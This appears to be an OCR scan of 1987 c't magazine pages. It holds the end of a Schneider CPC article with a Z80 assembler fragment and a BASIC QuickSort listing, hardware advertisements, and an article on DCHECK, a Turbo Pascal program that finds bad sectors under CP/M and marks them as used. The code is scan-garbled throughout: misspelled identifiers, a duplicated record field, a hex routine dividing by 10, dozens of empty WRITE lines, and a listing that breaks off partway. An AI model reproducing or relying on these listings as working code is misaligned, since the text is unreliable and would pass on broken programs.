in 'binde' bearbeitet werden. ; ; lD B,A ; jr ent3 ; ; ent2: ; ein Argument weiter vor ; inc IX ; inc IX ; ; ent3: ; erstes Argument? ; djnz ent2 ; ; IX soll immer auf die ; ; zweite Komponente eines ; ; Argumentepaars zeigen, ; dec IX ; deshalb wieder ein Argument ; dec IX ; zurueckschieben. ; ; ent5: ; srl A ; A=A/2, Argumente paarweise ; ; schiebe pool_zeiger auf den anfang ; ; des letzten eintrags im pool ; lD B,(IX+3) ; lD C,(IX+2) ; or A ; sbc HL,BC ; ; lD D,(IX+1) ; lD E,(IX+0) ; push HL ; ldir ; kopiere aus pool ; pop HL ; ; dec IX ; schiebe IX auf die ; dec IX ; 2. Komponente des ; dec IX ; naechstes Argumente- ; dec IX ; paars ; ; dec A ; fertig? ; jr NZ,ent5 ; ret </pre>
--	---	--

Das Assembler-Listung für diejenigen, die gerne ändern und erweitern.

```

10 ***** QuickSort *****
20 Ein rekursives Sortierprogramm fuer Schneider CPCs
30 Michael Sperber; Juni 1986
40
50 ----- LOCAL.BAS einbinden !!!
60
70 MEMORY HIMEM-2000
80 !INITLOCAL,HIMEM+1,HIMEM+51
90
100 Init der Variablen fuer QuickSort:
110 x=0 : l%=0 : r%=0 : i%=0 : j%=0 : running%=0
120 Diese Initialisierung ist notwendig, damit der Platz
130 reserviert wird. Dieselben Variablen duerfen aber fuer
140 andere Zwecke verwendet werden.
150
160
170 ----- Demo Hauptprogramm -----
180
190 Der Vektor a[] wird mit Zufallszahlen gefuehlt, sorti-
200 tiert & gedruckt. Beachte, dass die Variablen x,l% und
210 r% im Hauptprogramm in anderer Bedeutung verwendet
220 werden als im Unterprgm QuickSort. Nach der Rueckkehr
230 aus QuickSort haben sie aber wieder ihre Werte aus dem
240 Hauptprogramm!
250
260 Die Programmzeilen 210-400 dienen nur zur Demonstra-
270 tion, sie sind fuer die Funktion des Unterprogramms
280 QuickSort nicht notwendig.
290
300 MODE 2
310 x=99 : DIM a[x]
320 FOR i%=1 TO x : a[i%] = RND*1000 : NEXT
330
340 l%=1 : r%=x : !GIB,2,@l%,2,@r% : GOSUB 410
350 FOR i%=1 TO x : PRINT a[i%]
360 IF i%>1 THEN IF a[i%-1] > a[i%] THEN PRINT "FALSCH !"
370 fuer Misstrauische
380 NEXT i%
390 STOP
400
410 ----- Procedure QuickSort -----
420 (nach KNUTH)
430 input : integer links, rechts (* Die Grenzen *)
440 output: ---
450 Sortiert wird immer Matrix A[i], notfalls aendern.
460 Eine Uebergabe des Namens des zu sortierenden Arrays
470 ist im Prinzip auch moeglich, aber viel unuebersicht-
480 licher. Dann waere auch eine Sortierung verschiedener
490 Array-Typen (integer, real, string) mit EINEM Unter-
500 programm moeglich. So wie hier werden nur Real-Arrays
510 sortiert.
520
530 !LOCAL,2,@l%,2,@r%,2,@i%,2,@j%,8,@x,2,@running%
540 !NIMM,2,@l%,2,@r%
550
560 i%=l% : j%=r%      ! l,r=Randzeiger links/rechts;
570                   ! i,j=Vergleichzeiger links/rechts
580 x=a[l%]           ! ausgewaehltes Element
590 running%=1
600 WHILE running%
610   running wird auf 0 gesetzt, wenn sich die beiden
620   Zeiger i & j in der Mitte treffen. Dann ist klar,
630   dass alles rechts von j auch in diesen Teil gehoert.
640   Ebenso gehoert alles links von i auch
650   wirklich links von i.
660
670   Schiebe j auf rechtestes Element, das nach links
680   gehoert
690   WHILE x<a[j%] : j%=j%-1 : WEND
700   Teste auf Zusammenstoess der Zeiger
710   IF j%<=i% THEN a[i%]=x : running%=0 : GOTO 830
720   Bringe das Element Nr. j nach links
730   a[i%]=a[j%] : i%=i%+1 : a[j%]=x
740
750   Schiebe i auf linkestes Element, das nach rechts
760   gehoert
770   WHILE x>a[i%] : i%=i%+1 : WEND
780   Teste auf Zusammenstoess der Zeiger
790   IF j%<=i% THEN a[j%]=x : i%=j% : running%=0 : GOTO 830
800   Bringe das Element Nr. i nach rechts
810   a[j%]=a[i%] : j%=j%+1 : a[i%]=x
820
830 WEND
840
850 Die Zeiger sind zusammengestoessen!
860 Alles was links vom Treffpunkt liegt, gehoert auch nach
870 links. Alles was rechts vom Treffpunkt liegt, gehoert
880 auch nach rechts! Jetzt muss noch der linke und der
890 rechte Teil in sich sortiert werden --> rekursiv!
900
910 linken Teil:
920 IF l%<i%-1 THEN h1%=i%-1 : !GIB,2,@l%,2,@h1% : GOSUB 410
930
940 rechten Teil:
950 IF i%+1 < r% THEN h1%=i%+1 : !GIB,2,@h1%,2,@r% : GOSUB 410
960
970 Alles sortiert von L% bis R%
980 Kehre zum rufenden Programm zurueck.
990 Beachte: dies kann auch QuickSort sein!
1000 !ENDLOCAL,2,@l%,2,@r%,2,@i%,2,@j%,8,@x,2,@running%
1010
1020 RETURN

```

Der Quicksort-Algorithmus wäre ohne lokale Variablen und ohne Rekursion nur umständlich in BASIC zu programmieren.

ct

c't 1987, Heft 4



Unter den Eichen 108a
1000 Berlin 45
(0 30) 0 31 50 21-22




Systemlösungen für die
Qualitätssicherung
Software · Hardware



GTI Gesellschaft
für technische
Informatik mbH

CONTROLLER 488 ST/RS

Das IEEE/IEC-Bus-Interface für ATARI ST und andere Computer
Die effektivste Lösung für die Automatisierung
Ihrer Meß- und Steuerungsaufgaben mit dem IEC-Bus.



- Subsystem mit eigener 68008-CPU macht aus jedem ATARI ST oder anderen PCs einen IEC-Bus-Controller nach Norm IEEE 488-1978

- Installationsmöglichkeit eigener Programme auf dem Gerät; z.B. Meßwertvorverarbeitung, Standardeinstellungen etc. unabhängig vom Hintergrundrechner (auch als Stand-alone-Lösung möglich)

- Vollständige Implementierung der Schnittstellenfunktionen L3 (Listener), T5 (Talker) und C5 (Controller)

CONTROLLER 488 ST, mit MIDI-Schnittstelle (31250 Baud) für ATARI ST incl. Software DM 2.223,-

- Umfangreicher Kommandosatz incl. SRQ-Behandlung, Bus-Timeout-überwachung, Parallel-Poll, Pass Control usw.

CONTROLLER 488 RS, mit RS 232 C-Schnittstelle (9.600 Baud) für bel. Computer incl. Software DM 2.451,-

- Einfache Programmierung mit String-Kommandos im Klartext.

VME-Bus-Interface für ATARI ST verfügbar



435 Chung Hsiao · Taipei, Taiwan
E. Duane Ave · Sunnyvale, U. S. A.

Nur für den
Fachhandel!


80286-10
10 MHZ
AT Mainboard +
Komplettsysteme
AT kompatible

Preisliste anfordern!

PC-CALC Computersystem GmbH
Europäische Vertriebs- u. Servicezentrale
Frankfurter Str. 1 - 5 · 6236 Eschborn/Ts.
Telex: 4072706 · Fax: 06196/481629



0 61 96 / 48 16 28



Wenn Murphy zuschlägt

Hilfe bei 'Bad Sectors' unter CP/M 2

Gerhard J. Rehm

Murphy's Law No. 4711: 'Die Wahrscheinlichkeit eines nicht behebbaren Schreibfehlers bei Diskettenoperationen steigt exponentiell mit der Wichtigkeit der abzuspeichernden Daten.' Und die Ergänzung für CP/M: 'Ein solcher Fehler (defekter Sektor, Anm.d.Ü.) kostet stets den größeren Teil des noch verfügbaren Diskettenplatzes.'

Die bei CP/M am meisten gefürchtete Fehlermeldung 'BDOS ERR ON xyz.' ist wohl jedem Benutzer bekannt. Schließt sich die Meldung 'DISK R/O' an, läßt sich der fällige Systemwarmstart noch mit einem Retterprogramm [1] abfangen, bei der Mitteilung 'BAD SECTOR' ist schon Teufischeres im Gange. Sie besagt nämlich, daß beim Abspeichern der nächste gemäß Inhaltsverzeichnis freie Block nicht beschrieben werden kann. An und für sich wäre das nicht weiter tragisch; da jedoch das BDOS einen defekten Block nicht aus der Verwaltung entfernen kann, scheitert auch jeder folgende Schreibversuch an immer derselben Stelle. Und was noch schlimmer ist: Die nachfolgenden freien Blöcke können auch nicht mehr beschrieben werden. Wenn also auf einer Diskette mit 380 KByte Speicherkapazität bei 50 KByte ein Block defekt ist, so liegen die restlichen 330 KByte brach.

Doch es gibt eine Möglichkeit, Abhilfe zu schaffen, indem man mit direktem Diskettenzugriff

(etwa mit dem Diskhelfer [2]) auf der Diskette ein File erzeugt, das den defekten Block belegt. Bei nachfolgenden Schreibzugriffen wird dann nicht mehr auf diesen Block, sondern auf den nächsten zugegriffen, und sofern dieser nicht auch defekt ist, kann der Schreibvorgang dann korrekt ausgeführt werden.

DCHECK schlägt zurück, ...

Das im folgenden vorgestellte Programm DCHECK führt alle für eine solche Disketten-Rettungsaktion notwendigen Tätigkeiten automatisch durch. Im einzelnen sind das:

- Bestimmen der Disk-Parameter
- Testen der Systemspuren
- Testen der Directory-Sektoren
- Testen der Datenspuren
- Ermitteln defekter Blöcke
- Kennzeichnen defekter Blöcke als belegt
- Auflisten der Files mit defekten Blöcken

Um den Programmablauf zu

verstehen, muß man über einige Interna von BIOS und BDOS Bescheid wissen [3]. Hier ein kurzer Abriss:

Unter CP/M sind die Eigenschaften der verwendeten Laufwerke in Tabellen zusammengefaßt, die als 'Disk Parameter Header' (DPH) und 'Disk Parameter Block' (DPB) bekannt sind (Einzelheiten siehe c't-Kartei in diesem Heft). Will man diese Tabellen nutzen, muß man sie zunächst einmal im Speicher des Computers finden. Das Betriebssystem bedient sich dazu der BIOS-Funktion SELDSK (Select Disk): Bei Aufruf dieser Funktion wird im CPU-Register C die Nummer des gewünschten Laufwerks übergeben, als Antwort kommt im HL-Registerpaar die Adresse des zu diesem Laufwerk gehörenden DPH zurück. Über den DPH kann dann auch der entsprechende DPB lokalisiert werden.

In Turbo-Pascal läßt sich die Adresse des DPH mit der BIOSHL-Funktion bestimmen. Beim Auslesen der einzelnen Parameter benutzt DCHECK einen durchaus legalen Turbo-Trick, der allerdings schon mehr in C-Gefilde gehört (vergleiche Zeilen 158ff., Prozedur GetParameters):

Genau an der Adresse des DPH wird im Speicher eine Variable eingerichtet. Als vorbereitende Maßnahme ist der Speicher des Computers als ein Array of Byte mit einer 'absolute'-Anweisung definiert (Zeile 81). Die Variable wird nun benannt als MEMORY [Addr (Variable)].

Mit dieser Variablen als Parameter wird die Prozedur Read_DPH aufgerufen. Im Kopf der Prozedur taucht sie dann als sogenannte 'untyped' Variable wieder auf; dort wird mit der 'absolute'-Anweisung ein vordefinierter Record über sie gelegt, der die Struktur des DPH widerspiegelt. Anschließend kann man ganz normal zum Beispiel auf DPH.XLT und DPH.DPB zugreifen und diese Werte weiterverarbeiten.

Beim DPB bedient sich das Programm desselben Tricks; das ergibt dann zwar verschachtelte Prozeduren, hat aber den Vorteil besserer Übersichtlichkeit.

... und CP/M ...

Die von DCHECK benötigten Diskettenparameter ergeben

sich mehr oder weniger unmittelbar aus den Einträgen im DPB (Programmzeilen 168 bis 178). Direkt übernehmen lassen sich die Werte der Parameter OFF, CKS, SPT und DSM, mit denen in gleicher Reihenfolge die Variablen SYSTEM_OFFSET (Anzahl der Systemspuren), DIR_OFFSET (Anzahl der Directory-Sektoren), MAX_SEC (Anzahl Sektoren pro Spur) und CAPAC (Kapazität in Blöcken minus 1) gefüllt werden. Mit einer winzigen Rechnung folgt aus dem Parameter BLM die Anzahl der Sektoren pro Block (SEC_PER_BLOCK = BLM + 1).

Das Produkt aus CAPAC + 1 und SEC_PER_BLOCK ist die Kapazität der Diskette in Sektoren ('logische' Sektoren zu je 128 Bytes; nicht zu verwechseln

mit den tatsächlichen, 'physikalischen' Sektoren). Dieser Wert dividiert durch die Zahl der Sektoren pro Spur ergibt die Anzahl der Datenspuren (MAX_TRK). Bleibt bei der Division ein Rest, was durchaus vorkommen kann, so füllt der letzte Block die letzte Diskettenspur nicht komplett aus; MAX_TRK ist dann um 1 zu erhöhen. Dazu kommen noch die Systemspuren, und schon hat man die Anzahl Spuren pro Diskette.

Bleibe noch die BOOLEAN-Variable MAX_BLOCK zu erwähnen, die mit TRUE anzeigt, daß der Wert von CAPAC 255 übersteigt und Blocknummern von 16 Bit Länge in Gebrauch sind; ist diese Variable FALSE, sind die Blocknummern 8 Bit lang. (Wichtig ist diese Unterscheidung nur an wenigen Stellen im Programm, ich werde zu

gegebener Zeit darauf zurückkommen.)

... hilft noch dabei

Neben dem bereits erwähnten hat die BIOS-Funktion SELDSK noch einen weiteren Effekt, nämlich daß sie in HL eine Null zurückgibt, falls es das gewünschte Laufwerk nicht gibt. Dies wird von DCHECK dazu benutzt, die Zahl der vorhandenen Laufwerke zu ermitteln, indem SELDSK mit fortlaufenden Laufwerksnummern (ab 0 = Laufwerk A:) solange aufgerufen wird, bis HL=0 zurückkommt (Zeilen 118 bis 123).

Dem Lesen und Schreiben von Sektoren unter CP/M gehen immer Aufrufe der BIOS-Funktionen SELDSK, SETTRK (Set Track), SECTRAN (Sector Translation) und SETSEC (Set

Sector) voraus, um den Sektor einzustellen, auf den zugegriffen werden soll. Dabei stellt die Funktion SECTRAN, mit der das BDOS den sogenannten Sektor-Skew in den Griff bekommt, ein gewisses Problem dar, weil ihr zwei Werte (Sektor und Adresse der Translation Table) übergeben werden müssen. Dies ist in Turbo-Pascal nur auf dem Umweg über eine Assembler-Routine und die IN-LINE-Anweisung möglich (ab Zeile 262). Wer sicher weiß, daß in seinem BIOS diese Funktion nicht verwandt oder 'kurzgeschlossen' wird (Ausgabewert in HL ist immer gleich Eingabewert in BC), kann sie natürlich auch weglassen.

Die BIOS-Funktionen READ und WRITE führen die entsprechenden Diskettenzugriffe aus. Wichtig ist danach der Inhalt

```

1: PROGRAM DCHECK; (* KEIN KONSOLE I/O BEI AUSGABE *)
2: (*PC-*)
3:
4: TYPE BLANKS = STRING [66];
5: DPH_TYPE = RECORD (* DISK PARAMETER HEADER *)
6:   XL,NUL1,NUL2,NUL3;
7:   DIRBUF,DPW,CSV,ALV : INTEGER;
8: END;
9: DPB_TYPE = RECORD (* DISK PARAMETER BLOCK *)
10:  OPT : INTEGER;
11:  DSM,BLN,ERR : BYTE;
12:  DSM,DNH : INTEGER;
13:  AL0,AL1 : BYTE;
14:  CKS,OFF : INTEGER;
15: END;
16: FCB_A = RECORD (* FCB BEI CAPAC > 255 *)
17:  DR : BYTE;
18:  NAME : ARRAY [1..8] OF CHAR;
19:  EXT : ARRAY [1..3] OF CHAR;
20:  EX,S1,S2,RC : BYTE;
21:  D : ARRAY [1..8] OF INTEGER;
22: END;
23: FCB_B = RECORD (* FCB BEI CAPAC < 254 *)
24:  DR : BYTE;
25:  NAME : ARRAY [1..8] OF CHAR;
26:  EXT : ARRAY [1..3] OF CHAR;
27:  EX,S1,S2,RC : BYTE;
28:  D : ARRAY [1..16] OF BYTE;
29: END;
30:
31:
32: CONST BREAK = 05; (* BREAK TASTE 'C' *)
33: INV : CHAR = 0992; (* ZELLE INVERTIEREN --- ANPASSEN --- *)
34: NOW_INV : CHAR = 0990; (* ZELLE WIEDER NORMAL " *)
35: BLTRK : CHAR = 0991; (* ZELLE BLTRKT " *)
36: REERY = 2; (* ANZAHL VERSUCHE BEI DEFEXT. SEKTOR *)
37: AUTOR = 'by Dipl.-Ing. Bernhard J. Rehs';
38: ADRESSE = 'Ostbrosausenstrasse 29, 6782 Bodelsben, Tel.: 0 43 3175 26 47';
39:
40: SELDRK = 8; (* BIOS - FUNKTIONEN *)
41: SETTRK = 9;
42: SETSEC = 10;
43: SETDMA = 11;
44: SREAD = 12;
45: SWRITE = 13;
46:
47: RESET = 13; (* BDOS - FUNKTIONEN *)
48: SELECT_DISK = 14;
49: CLOSE_FILE = 16;
50: SEARCH_FOR_FIRST = 17;
51: RETURN_CURRENT_DISK = 25;
52: SET_DMA = 29;
53: SET_ADDR = 51;
54:
55: SEC_PER_HARD_SEC = 1; (* SEKTOREN (=128 BYTE) PRO
56: HARD SEKTOR AUF DISK;
57: FALLS BEKANNT -> SETZEN,
58: ANSONSTEN = 1 *)
59:
60: VAR MAX_DRV, (* ANZAHL DER LAUFWERKE *)
61: MAX_TRK, (* ANZAHL DER SPUREN *)
62: MAX_SEC, (* ANZAHL DER SEKTOREN *)
63: SEC_PER_BLOCK, (* SEKTOREN PRO BLOCK *)
64: DIR_OFFSET, (* DIRECTORY SEKTOREN *)
65: SYSTEM_OFFSET, (* SYSTEM SPUREN *)
66: LOG_IN_DRV, (* AKTUELLES LAUFWERK *)
67: DRV_MAX_TRK,MAX_SEC,MAX,
68: DRV_DRV_BEFORE, (* AKTUELLE WERTE *)
69: TRK_TRK_BEFORE,
70: SEC,
71: DEF_BYS_SEC,DEF_DIR_SEC,
72: DEF_DATA_BLOCK : BYTE, (* DEFEXT-WERTE *)
73: TRANS_TABLE : INTEGER, (* SEKTOR TRANSLATION TABLE *)
74: CAPAC : INTEGER, (* KAPAZITAET IN BLOECKEN *)
75: MAX_BLOCK : BOOLEAN; (* CAPAC > 255 = TRUE *)

```

```

76: T : CHAR;
77: M : ARRAY [0..127] OF BYTE; (* SCRATCH AREA *)
78: DEF_BLOCKS : ARRAY [1..200] OF INTEGER; (* LISTE DER DEFEXTEN BLOECKE *)
79: FIL : TEXT;
80: NO_FILE_FOUND : BOOLEAN;
81: MEMORY : ARRAY [00000..FFFFF] OF BYTE ABSOLUTE 00000;
82: (* COMPUTERSPEICHER ALS VARIABLE DARGESTELLT *)
83:
84: PROCEDURE HEADER; (* KOPFZEILE *)
85: BEGIN
86:  CLRSKR;
87:  WRITELN (INV:10,'D I S K - C H E C K ',NOW_INV,AUTOR:40);
88:  WRITELN;
89: END;
90:
91: FUNCTION AT (X,Y : BYTE) : CHAR; (* CURSOR AUF (X/Y) SETZEN *)
92: BEGIN
93:  GOTOXY (X,Y);
94:  AT := 00;
95: END;
96:
97: PROCEDURE ENDE; (* PROGRAMMENDE; EIGENE PROCEDURE UM AUCH BEI *)
98: BEGIN (* BREAK HARTSTART SICHERZUSTELLEN *)
99:  BDOS (RESET); (* RESET DISK SYSTEM *)
100:  BDOS (SELECT_DISK,LOG_IN_DRV); (* WAERHLE VORHER EINGESTELLTES LAUFWERK *)
101:  WRITE (AT (1,20));
102:  DELLINE;DELLINE;DELLINE;DELLINE; (* LOESCHE ZEILEN UNTER CURSOR *)
103:  IF T = BREAK THEN WRITE ('Break - Taste ',INV,'C',NOW_INV,' ');
104:  WRITELN ('Programmende');
105:  WRITELN ('Wartestart wurde ausgefuehrt');
106:  WRITELN ('Betriebslaufwerk Drive ',CHR (SCLDOS_IN_DRV),':');
107:  HALT; (* KEIN GUTER STIL, ABER WIRKSAM *)
108: END;
109:
110: PROCEDURE MENU_1;
111: VAR I : INTEGER;
112: BEGIN
113:  HEADER;
114:  WRITELN ('Dieses Programm testet eine Diskette auf defekte Sektoren. ');
115:  WRITELN;
116:  LOG_IN_DRV := 000; (RETURN_CURRENT_DISK);
117:  BDOS (RESET);
118:  MAX_DRV := 0;
119:  REPEAT (* SUCHE ZAHL DER VOR- *)
120:    I := BISHL (SELDRK,MAX_DRV); (* HANDEHEN LAUFWERKE *)
121:    MAX_DRV := MAX_DRV + 1;
122:  UNTIL I = 0;
123:  MAX_DRV := MAX_DRV - 1;
124:  WRITE ('Der Computer verfuegt ueber ',MAX_DRV,' Laufwerk');
125:  IF MAX_DRV > 1 THEN WRITE ('e, ');
126:  WRITELN;
127:  WRITELN;
128:  WRITE ('Geben Sie das zu testende Laufwerk ein [4]: ');
129:  IF MAX_DRV > 1 THEN WRITE (' - 'CHR (SAB + MAX_DRV));
130:  WRITE (' ');
131:  REPEAT
132:    READ (KOD,T); (* NUR KORREKTE EINGABE *)
133:    T := UPCASE (T);
134:    UNTIL T IN (BREAK,05,'A'..'CHR (SAB + MAX_DRV));
135:    IF T = BREAK THEN ENDE; (* PROGRAMMABBRUCH *)
136:    WRITELN (T);
137:    DRV := ORD (T) - SCL;
138:  END;
139:
140: PROCEDURE WRITE_HEX (LB : BYTE); (* HEX - AUSGABE *)
141: CONST HEX_VALUES = '0123456789ABCDEF';
142: BEGIN
143:  WRITE ( COPY (HEX_VALUES,LB DIV 10 + 1,1));
144:  WRITE ( COPY (HEX_VALUES,LB MOD 10 + 1,1));
145: END;
146:
147: PROCEDURE WRITE_BLOCK (LE : INTEGER); (* AUSGABE BLOCK NUMMER *)
148: BEGIN
149:  IF MAX_BLOCK THEN (* DANN VIERSTELLIG *)

```

des CPU-Registers A: Nur wenn er Null ist, wurde die Operation fehlerfrei beendet. Die Auswertung dieser Angabe durch das BIOS führt zu der Meldung 'BDOS Err on...' nebst Folgen; DCHECK erkennt daran defekte Sektoren.

Das letzte CP/M-Internum, das in diesem Zusammenhang interessiert, ist der 'File Control Block' (FCB). Sein Aufbau ist schon in so vielen Publikationen beschrieben worden (zum Beispiel [2]), daß hier auf eine Wiederholung verzichtet wird. Zu erwähnen ist nur, daß zur Manipulation des FCB der gleiche Trick wie beim Zugriff auf DPH und DPB angewandt wird.

Kinnhaken

Doch nun zu den anfangs aufgezählten Aufgaben des Programms. Wie die Disk-Parame-

ter bestimmt werden, kann als abgehakt gelten. Da der Computer Spuren und Sektoren nicht ab 1, sondern ab 0 zählt, werden für interne Zwecke noch die Variablen

```
TRK_MAX := MAX_TRK-1 und
SEC_MAX := MAX_SEC-1
```

neu eingeführt. Beim Testen der System-, Directory- und Daten-spuren geschieht nicht mehr, als daß jeder Sektor der jeweiligen Spuren einzeln gelesen und das Ergebnis (erfolgreich/nicht erfolgreich) ausgewertet wird. Bei defekten Sektoren kann ein mehrmaliger Lesezugriff erfolgen (wie oft, steht in RETRY), bei den meisten Computern ist solch eine Wiederholung aber schon im BIOS eingebaut.

Da Diskettensektoren immer im Ganzen gelesen oder geschrieben werden müssen, heutzutage aber meist mehrere Standard-

oder logische Sektoren zu je 128 Bytes umfassen (von denen sich das BIOS dann den richtigen aussucht), kann man das Programm dadurch beschleunigen, daß man von jedem Sektor der Diskette nur den ersten logischen Sektor liest. Ist dieser in Ordnung, sind es auch die übrigen. Wer die Sektorgröße seiner Disketten kennt, kann die Konstante SEC_PER_HARD_SEC (Zeile 55) entsprechend setzen. Bei Unsicherheiten sollte sie auf 1 gesetzt bleiben, da sonst nicht sichergestellt ist, daß auch wirklich jeder Sektor überprüft wird.

Die blockorientierte Diskettenverwaltung von CP/M hat zur Folge, daß bei einem defekten Sektor im Datenbereich gleich der komplette Block, in dem der Sektor liegt, unbrauchbar wird. Findet DCHECK also einen defekten Sektor, muß es auch

die Blocknummer berechnen. Dies folgt jedoch recht einfach aus den Spur- und Sektornummern (TRK und SEC):

```
def_TRK := TRK
           + SYSTEM_OFFSET;
def_BLOCK := def_TRK * SPT
             + SEC;
def_BLOCK := def_BLOCK
             DIV SEC_PER_BLOCK;
```

Die Kennzeichnung defekter Blöcke als belegt ist da schon aufwendiger. Zuerst wird mit den Anweisungen ASSIGN, REWRITE und CLOSE ein File namens /DEFEKT/### erzeugt. (Der abstruse Name ist keine Laune des Autors; durch die Schrägstriche und 'Lattenzäune' läßt sich dieses File nicht mehr mit dem ERA-Befehl löschen, es sei denn, man verlangt ausdrücklich 'ERA *.*') Als nächstes wird der entsprechende

```

150: BEGIN
151:   WRITE_HEX (HE (LI));
152:   WRITE (' ');
153: END;
154: WRITE_HEX (LO (LI));
155: WRITE (' ');
156: END;
157:
158: PROCEDURE GET_PARAMETERS; (* DISK PARAMETER BERECHNEN *)
159: VAR LI: INTEGER;
160:
161: PROCEDURE READ_DPH (VAR LJ): (* DPH AUSWERTEN *)
162: VAR DPH: DPH_TYPE ABSOLUTE LJ;
163:
164: PROCEDURE READ_DPB (VAR LK): (* DPB AUSWERTEN *)
165: VAR DPB: DPB_TYPE ABSOLUTE LK;
166:
167: BEGIN
168:   MAX_SEC := DPB.SPT; (* SEKTOREN PRO SPUR *)
169:   SEC_PER_BLOCK := DPB.BLK * 1; (* BLOCKGRÖSSE *)
170:   SYSTEM_OFFSET := DPB.OFF; (* SYSTEM SPUREN *)
171:   DIR_OFFSET := DPB.DIR; (* DIRECTORY SEKTOREN *)
172:   CAPAC := DPB.DBR; (* KAPAZITÄT IN BLOCKS *)
173:   MAX_BLOCK := (CAPAC + 255);
174:   LI := (CAPAC + 1) * SEC_PER_BLOCK; (* KAPAZITÄT IN RECORDS *)
175:   MAX_TRK := LI DIV MAX_SEC; (* 1 RECORD = 128 BYTE *)
176:   IF LI MOD MAX_SEC < 0 THEN (* REST DES LETZTEN BLOCKS *)
177:     MAX_TRK := MAX_TRK + 1; (* AMF NÄCHSTER SPUR *)
178:   MAX_TRK := MAX_TRK + SYSTEM_OFFSET; (* DAZU SYSTEMSPUREN *)
179: END;
180:
181: BEGIN
182:   TRANS_TABLE := DPH.XLT;
183:   READ_DPH (MEMORY [DPH.DPB]);
184: END;
185:
186: BEGIN
187:   WRITE ('Berechne Laufwerk - Parameter...');
188:   LI := BIOSH (SELDISK.DRV); (* LAUFWERK SELZTIEREN *)
189:   READ_DPH (MEMORY [LI]);
190: END;
191:
192: FUNCTION SP (I: INTEGER): BLANKS; (* GIBT 1 BLANKS AUS *)
193: VAR LSP: BLANKS;
194: BEGIN
195:   LSP := '';
196:   FOR I := 1 TO I DO LSP := LSP + ' ';
197:   SP := LSP;
198: END;
199:
200: PROCEDURE START_UP;
201: BEGIN
202:   HEADER;
203:   GET_PARAMETERS;
204:   DRV_MAX := MAX_DRV - 1; (* DRIVE 0 = MAX_DRV *)
205:   TRK_MAX := MAX_TRK - 1; (* TRACK 0 = MAX_TRK *)
206:   SEC_MAX := MAX_SEC - 1; (* SEKTOR 0 = MAX_SEC *)
207:   DRV_BEFORE := 99; (* STARTWERTE *)
208:   TRK_BEFORE := 99;
209:   SEC := 0;
210:   DEF_SYS_SEC := 0;
211:   DEF_DIR_SEC := 0;
212:   DEF_DATA_BLOCK := 0;
213:   NO_FILE_FOUND := TRUE;
214:   BIOS (GETDRA.ADR (H)); (* DRA AUF SCRATCH AREA SETZEN *)
215: END;
216:
217:
218: PROCEDURE MENU;
219: BEGIN
220:   HEADER;
221:   WRITE ('Dieses Programm testet eine Diskette auf defekte Sektoren. ');
222:   WRITE (' ');
223:   WRITE ('Dabei werden getestet: - die Systemspuren ');
224:   WRITE ('SP (24), - die Directory - Sektoren ');

```

```

225:   WRITE ('SP (24), - die Daten - Sektoren ');
226:   WRITE (' ');
227:   WRITE ('Wenn dabei defekte Daten - Sektoren festgestellt werden. ');
228:   WRITE ('sind eine ');
229:   WRITE ('Datei "/DEV/DEFEKT/###.NON_INV." erzeugt. ');
230:   WRITE ('die diese Sektoren belegt, so dass ');
231:   WRITE ('sie vom Computer nicht mehr benutzt werden können. ');
232:   WRITE (' ');
233:   WRITE ('Die Daten des Laufwerks "/CHR (96 + DRV), " ');
234:   WRITE (' - "/MAX_TRK:3," Sektoren ');
235:   WRITE ('SP (14), - davon "/SYSTEM_OFFSET:2," Systemspuren ');
236:   IF SYSTEM_OFFSET < 1 THEN WRITE ('on') ELSE WRITE (' ');
237:   WRITE (' ');
238:   WRITE (' ');
239:   WRITE ('SP (26), - "/MAX_SEC:3," Sektoren / Spur ');
240:   WRITE ('SP (5), - "/SEC_PER_BLOCK:3," Sektoren / Block ');
241:   WRITE ('SP (10), - "/DIR_OFFSET:3," Directory Sektoren ');
242:   WRITE (' ');
243:   WRITE (' ');
244:   WRITE (' ');
245:   WRITE (' ');
246:   WRITE (' ');
247:   WRITE (' ');
248:   WRITE (' ');
249:   WRITE (' ');
250:   WRITE (' ');
251:   WRITE (' ');
252:   WRITE (' ');
253:   WRITE (' ');
254:   WRITE (' ');
255:   WRITE (' ');
256:   WRITE (' ');
257:   WRITE (' ');
258:   WRITE (' ');
259:   WRITE (' ');
260:   WRITE (' ');
261:   WRITE (' ');
